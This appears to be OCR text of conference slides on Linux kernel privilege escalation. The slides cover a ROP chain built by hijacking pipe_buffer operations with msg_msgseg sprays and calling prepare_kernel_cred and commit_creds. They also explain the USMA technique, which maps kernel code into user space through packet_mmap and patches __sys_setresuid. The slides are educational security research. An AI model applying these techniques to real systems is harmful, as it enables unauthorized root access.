
pipe_buffer

used the same method: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html

ROP solution

Step2: Hijack pc


- Trigger bug again and select pipe_buffer as victim object.
- Use the msg_msgseg object to overwrite the ops and make the ops point to timerfd_ctx.



ROP solution

Step2: Hijack pc

- Trigger bug again and select pipe_buffer as victim object.
- Use the msg_msgseg object to overwrite the ops.
- Free the timerfd_ctx and use msg_msgseg to spray and construct a fake pipe_buf_operations.





```
struct pipe_buf_operations {
        int (*confirm)(struct pipe_inode_info *, struct pipe_buffer *);
        void (*release)(struct pipe_inode_info *, struct pipe_buffer *);
        bool (*try_steal)(struct pipe_inode_info *, struct pipe_buffer *);
        bool (*get)(struct pipe_inode_info *, struct pipe_buffer *);
};
```

ROP solution

Step3: stack pivoting

rsi points controlled pipe_buffer



push rsi; jmp qword ptr [rsi + 0x39];

➡ pop rsp; pop r15; ret;

add rsp, 0xd0; ret;

pop rdi; ret; // 0

prepare_kernel_cred;

pop rcx; ret; // 0

test ecx, ecx; jne 0xd8ab5b; ret;

mov rdi, rax; jne 0x798d21; xor eax, eax; ret;

commit_creds;


mov rsp, rbp; pop rbp; ret;

ROP solution

Step3: stack pivoting

make rsi point to controlled pipe_buffer

```
push rsi; jmp qword ptr [rsi + 0x39];
pop rsp; pop r15; ret;
add rsp, 0xd0; ret;
pop rdi; ret; // 0
prepare_kernel_cred;
pop rcx; ret; // 0
test ecx, ecx; jne 0xd8ab5b; ret;
mov rdi, rax; jne 0x798d21; xor eax, eax; ret;
commit_creds;
mov rsp, rbp; pop rbp; ret;
```




ROP solution

Step3: stack pivoting

make rsi point to controlled pipe_buffer

```
push rsi; jmp qword ptr [rsi + 0x39];
pop rsp; pop r15; ret;
add rsp, 0xd0; ret;
pop rdi; ret; // 0
prepare_kernel_cred;
pop rcx; ret; // 0
test ecx, ecx; jne 0xd8ab5b; ret;
mov rdi, rax; jne 0x798d21; xor eax, eax; ret;
commit_creds;
mov rsp, rbp; pop rbp; ret;
```



Now we can do normally rop to modify the credential of the process

ROP solution

Summary

- Easy to hijack pc but hard to find gadget.
- When CFI is enabled, rop is impossible.
- Find suitable heap object is also a time-consuming task.

[v4,01/17] add support for Clang CFI

Message ID	20210331212722.2746212-2-samitolvanen@google.com (mailing list archive)
State	New, archived
Headers	show
Series	Add support for Clang CFI | expand

Commit Message

Sami Tolvanen

```
This change adds support for Clang's forward-edge Control Flow
Integrity (CFI) checking. With CONFIG_CFI_CLANG, the compiler
injects a runtime check before each indirect function call to ensure
the target is a valid function with the correct static type. This
restricts possible call targets and makes it more difficult for
an attacker to exploit bugs that allow the modification of stored
function pointers. For more details, see:

  https://clang.llvm.org/docs/ControlFlowIntegrity.html

Clang requires CONFIG_LTO_CLANG to be enabled with CFI to gain
visibility to possible call targets. Kernel modules are supported
with Clang's cross-DSO CFI mode, which allows checking between
independently compiled components.

With CFI enabled, the compiler injects a __cfi_check() function into
the kernel and each module for validating local call targets. For
cross-module calls that cannot be validated locally, the compiler
calls the global __cfi_slowpath_diag() function, which determines
the target module and calls the correct __cfi_check() function. This
patch includes a slowpath implementation that uses __module_address()
to resolve call targets, and with CONFIG_CFI_CLANG_SHADOW enabled, a
shadow map that speeds up module look-ups by ~3x.
```

https://patchwork.kernel.org/project/linux-kbuild/patch/20210331212722.2746212-2-samitolvanen@google.com/

USMA solution


What is USMA?

User-Space-Mapping-Attack

USMA solution

The treasure hidden in the code

```
static int packet_mmap(file, sock, vma) {
        start = vma->vm_start;
        for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
                if (rb->pg_vec == NULL)
                        continue;
                for (i = 0; i < rb->pg_vec_len; i++) {
                        struct page *page;
                        void *kaddr = rb->pg_vec[i].buffer;
                        int pg_num;
                        for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                                page = pgv_to_page(kaddr);
                                err = vm_insert_page(vma, start, page);
                                if (unlikely(err))
                                        goto out;
                                start += PAGE_SIZE;
                                kaddr += PAGE_SIZE;
                        }
                }
        }
}
```



USMA solution

The treasure hidden in the code

```
int vm_insert_page(struct vm_area_struct *vma, unsigned long addr,
                   struct page *page)
{
        if (addr < vma->vm_start || addr >= vma->vm_end)
                return -EFAULT;
        if (!page_count(page))
                return -EINVAL;
        if (!(vma->vm_flags & VM_MIXEDMAP)) {
                BUG_ON(mmap_read_trylock(vma->vm_mm));
                BUG_ON(vma->vm_flags & VM_PFNMAP);
                vma->vm_flags |= VM_MIXEDMAP;
        }
        return insert_page(vma, addr, page, vma->vm_page_prot);
}
EXPORT_SYMBOL(vm_insert_page);
```

USMA solution

The treasure hidden in the code

```
static int insert_page(struct vm_area_struct *vma, unsigned long addr,
                       struct page *page, pgprot_t prot)
{
        struct mm_struct *mm = vma->vm_mm;
        int retval;
        pte_t *pte;
        spinlock_t *ptl;

        retval = validate_page_before_insert(page);
        if (retval)
                goto out;
        retval = -ENOMEM;
        pte = get_locked_pte(mm, addr, &ptl);
        if (!pte)
                goto out;
        retval = insert_page_into_pte_locked(mm, pte, addr, page, prot);
        pte_unmap_unlock(pte, ptl);
out:
        return retval;
}
```

USMA solution

The treasure hidden in the code

```
static int validate_page_before_insert(struct page *page)
{
        if (PageAnon(page) || PageSlab(page) || page_has_type(page))
                return -EINVAL;
        flush_dcache_page(page);
        return 0;
}
```

```
#define PG_buddy        0x00000080
#define PG_offline      0x00000100
#define PG_table        0x00000200
#define PG_guard        0x00000400
```

- Is it a anonymous page? x
- Is it a slab allocated page? x
- Is it has a type? x

There is no page type for kernel code page!

USMA solution

The treasure hidden in the code

```
static int insert_page_into_pte_locked(struct mm_struct *mm, pte_t *pte,
                unsigned long addr, struct page *page, pgprot_t prot)
{
        if (!pte_none(*pte))
                return -EBUSY;
        /* Ok, finally just insert the thing.. */
        get_page(page);
        inc_mm_counter_fast(mm, mm_counter_file(page));
        page_add_file_rmap(page, false);
        set_pte_at(mm, addr, pte, mk_pte(page, prot));
        return 0;
}
```

- Prot is vma->vm_page_prot that we can control.
- Map kernel code to user space and overwrite it directly.

USMA solution

Overwrite kernel code

```
static int packet_mmap(struct file *file, struct socket *sock, struct vm_area_struct *vma) {
        start = vma->vm_start;
        for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
                if (rb->pg_vec == NULL)
                        continue;
                for (i = 0; i < rb->pg_vec_len; i++) {
                        struct page *page;
                        void *kaddr = rb->pg_vec[i].buffer;
                        int pg_num;
                        for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                                page = pgv_to_page(kaddr);
                                err = vm_insert_page(vma, start, page);
                                if (unlikely(err))
                                        goto out;
                                start += PAGE_SIZE;
                                kaddr += PAGE_SIZE;
                        }
                }
        }
}
```

- vm_insert_page cannot return an error.
- Use ret2dir or fuse+setxattr to control all the bytes in pg_vec array.

USMA solution

Overwrite kernel code

- Overwrite one byte to change the jump judgment logic of __sys_setresuid() .

```
retval = -EPERM;
if (!ns_capable_setid(old->user_ns, CAP_SETUID)) {
        if (ruid != (uid_t) -1              && !uid_eq(kruid, old->uid) &&
                !uid_eq(kruid, old->euid) && !uid_eq(kruid, old->suid))
                goto error;
        if (euid != (uid_t) -1              && !uid_eq(keuid, old->uid) &&
                !uid_eq(keuid, old->euid) && !uid_eq(keuid, old->suid))
                goto error;
        if (suid != (uid_t) -1              && !uid_eq(ksuid, old->uid) &&
                !uid_eq(ksuid, old->euid) && !uid_eq(ksuid, old->suid))
                goto error;
}
```

USMA solution

Overwrite kernel code

- Overwrite one byte to change the jump judgment logic of __sys_setresuid() .
- Construct a kernel read/write primitives by overwriting some rarely used system calls.

Summary

Limit point

- Create a packet sock need to call unshare(CLONE_NEWUSER|CLONE_NEWNET).
- Make sure that vm_insert_page() cannot return err.

General point

- pg_vec object can occupy the heaps with various sizes.
- Easily change kernel code to do **anything**.

Q&A

THANK YOU